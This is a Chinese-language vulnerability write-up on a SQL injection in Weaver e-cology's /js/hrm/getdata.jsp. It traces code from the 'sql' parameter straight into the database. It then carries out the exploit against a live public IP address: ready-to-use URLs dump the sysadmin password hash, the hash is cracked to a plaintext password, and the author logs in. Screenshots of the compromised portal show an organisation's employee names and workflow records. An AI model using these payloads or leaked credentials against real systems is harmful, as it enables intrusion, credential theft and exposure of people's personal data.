


漏洞 URL:

http://106.15.190.147/js/hrm/getdata.jsp?cmd=getSelectAllId&sql=***注入点

在 getdata.jsp 中, 直接将 request 对象交给


weaver.hrm.common.AjaxManager.getData(HttpServletRequest, ServletContext):

方法处理



```
1 <%@ page language="java" contentType="text/html; charset=UTF-8" pageEncoding="UTF-8"%>
2 <%
3     request.setCharacterEncoding("UTF-8");
4     response.setContentType("text/html; charset=UTF-8");
5     response.setHeader("Cache-Control", "no-cache");
6     java.io.PrintWriter pout = response.getWriter();
7     try {
8         pout.print(weaver.hrm.common.AjaxManager.getData(request, application));
9     } catch (Exception e) {
10        pout.print(e.toString());
11    }
12 %>
```

在 getData 方法中, 判断请求里 cmd 参数是否为空, 如果不为空, 调用 proc 方法



```
0 public static String getData(HttpServletRequest paramHttpServletRequest, ServletContext paramServletContext) { return getData("", paramHttpServletRequest, paramServletContext); }
1
2 public static String getData(String paramString, HttpServletRequest paramHttpServletRequest, ServletContext paramServletContext) {
3     String str = StringUtil.decode(paramHttpServletRequest.getParameter("cmd"));
4     return StringUtil.isEmpty(str) ? "" : proc(paramString, str, paramHttpServletRequest, paramServletContext);
5 }
```

Proc 方法 4 个参数, ("空字符串", cmd 参数值, request 对象, serverContext 对象)

在 proc 方法中, 对 cmd 参数值进行判断, 当 cmd 值等于 getSelectAllId 时, 再从请求中获取 sql 和 type 两个参数值, 并将参数传递进 getSelectAllIds (sql, type) 方法中



```
132 public static Map<String, Long> timeMap = null;
133
134 private static String proc(String paramString1, String paramString2, HttpServletRequest paramHttpServletRequest, ServletContext paramServletContext) {
135     StringBuffer stringBuffer = new StringBuffer();
136     JSONObject jsonObject = new JSONObject();
137     String str1 = StringUtil.decode(paramHttpServletRequest.getParameter("id"));
138     String str2 = StringUtil.decode(paramHttpServletRequest.getParameter("arg"));
139     User user = (User)paramHttpServletRequest.getSession(true).getAttribute("weaver_user@bean");
140     if (paramString2.equalsIgnoreCase("getUseDemand")) {
141         stringBuffer.append(getUseDemand(str1));
142     } else if (paramString2.equalsIgnoreCase("getPlanIdByApplyId")) {
143         HrmCareerApplyManager hrmCareerApplyManager = new HrmCareerApplyManager();
144         stringBuffer.append(hrmCareerApplyManager.findPlanIdByApplyId(str1));
145     } else if (paramString2.equalsIgnoreCase("HrmResourceMultiSelect")) {
146         String str = "";
147         if (paramString1.equalsIgnoreCase("g_d")) {
148             str = StringUtil.decode(paramHttpServletRequest.getParameter("departmentid"));
149             stringBuffer.append(getAllDeptId(str, str));
150         } else if (paramString1.equalsIgnoreCase("g_s")) {
151             str = StringUtil.decode(paramHttpServletRequest.getParameter("subcompanyId"));
152             stringBuffer.append(getAllSubId(str, str));
153         }
154     } else if (paramString2.equalsIgnoreCase("getSelectAllId")) {
155         String str3 = StringUtil.decode(paramHttpServletRequest.getParameter("sql"));
156         String str4 = StringUtil.decode(paramHttpServletRequest.getParameter("type"));
157         stringBuffer.append(getSelectAllIds(str3, str4));
158     } else if (paramString2.equalsIgnoreCase("checkHrmReportTemplate")) {
159         String str = StringUtil.decode(paramHttpServletRequest.getParameter("name"));
160         if (str.length() == 0) {
161             stringBuffer.append("-1");
162         } else {
163             HrmRptSubTemplateManager hrmRptSubTemplateManager = new HrmRptSubTemplateManager();
164             HashMap hashMap = new HashMap();
165             hashMap.put("name", str);
166             hashMap.put("author", StringUtil.decode(paramHttpServletRequest.getParameter("author")));
167             List list = hrmRptSubTemplateManager.find(hashMap);
168             stringBuffer.append((list == null || list.size() == 0) ? "0" : "1");
169         }
170     } else if (paramString2.equalsIgnoreCase("checkScheduleSignDataSourceSet")) {
171         ...
172     }
173 }
```

在 `getSelectAllIds (sql,type)` 方法中, 直接将 `sql` 参数的值, 传递进数据库执行, 并判断 `type` 的值是否等于 5, 如果等于 5, 获取查询结果的 `requestId` 字段, 否则获取查询结果的 `id` 字段

到此, 参数从 URL, 一直到数据库被执行

```
private static String getSelectAllIds(String paramString1, String paramString2) {
    String str = "";
    try {
        RS.executeQuery(paramString1);
        StringBuffer stringBuffer = new StringBuffer();
        while (RS.next()) {
            stringBuffer.append(StringUtil.vString(RS.getString(paramString2.equals("5") ? "requestId" : "id")).append(","));
        }
        str = stringBuffer.toString();
        if (str.endsWith(",")) {
            str = str.substring(0, str.length() - 1);
        }
    } catch (Exception exception) {
        exception.printStackTrace();
    }
    return str;
}
```

根据以上代码流程, 只要构造请求参数

?cmd= getSelectAllId&sql=select password as id from userinfo;

即可完成对数据库操控

在浏览器中, 构造测试 URL:

<http://106.15.190.147/js/hrm/getdata.jsp?cmd=getSelectAllId&sql=select%201234%20as%20id>

页面显示 1234



使用 payload:

Select password as id from HrmResourceManager

<http://106.15.190.147/js/hrm/getdata.jsp?cmd=getSelectAllId&sql=select%20password%20as%20id%20from%20HrmResourceManager%20as%20id>

查询 HrmResourceManager 表中的 password 字段, 页面中返回了数据库第一条记录的值 (sysadmin 用户的 password)



对密文进行 md5 对比：

输入让你无语的MD5

CE1894CD9DDDADD71FEC93AA280C5BDB

解密

md5

123450aA.

使用 sysadmin 123450aA.登录系统

← → ↺ 不安全 | 106.15.190.147/wui/main.jsp?templateId=1

应用

e-cology | 南铝用户中心

门户 流程 人事 知识 报表 常用 人员 请输入关键词搜索

系统管理员

流程

待办事宜

新建流程

已办事宜

流程督办

我的请求

流程代理

查询流程

自定义查询

批量打印

流程监控

流程存为文档

流程回收站

全部类型

系统默认工作流 9/150

系统提醒工作流 9/150

行政类 2

用印审批表2 2

待办事宜

全部(152) | 未读(9) | 反馈(0) | 超时(0) | 被督办(0)

请求标题	创建人	创建日期	未操作者
流程流转错误：请(休)假申请表-机构(恒裕)-徐...	孙佳鑫	2020-03-26 14:48:04	显示
流程流转错误：文件会签审批单-张秋凤-2020-03...	周凤娟	2020-03-09 18:27:40	显示
流程流转错误：印章外借申请表-陈静玉-2020-03...	陈静玉	2020-03-03 16:24:00	显示
流程流转错误：外部培训申请表-康妮妮-2019-12...	李学思	2019-12-23 08:37:38	显示
流程流转错误：外部培训申请表-康妮妮-2019-12...	李学思	2019-12-20 16:56:49	显示
流程流转错误：外部培训申请表-康妮妮-2019-12...	李学思	2019-12-13 11:39:01	显示
流程流转错误：晋职上传审批表-刘港-2019-12-11...	刘港	2019-12-11 13:58:32	显示
流程流转错误：绩效考核表-王新-2019-11-27	袁久红	2019-11-29 16:46:22	显示
流程流转错误：请购单(澳商)-康妮妮-2019-11-27	康妮妮	2019-11-27 14:17:47	显示
安全补丁程序于2019-11-18 15:50:18自动更新, ...	系统管理员	2019-11-18 15:50:17	显示

< 1 2 3 ... 16 > 第 1 页 10 条/页 |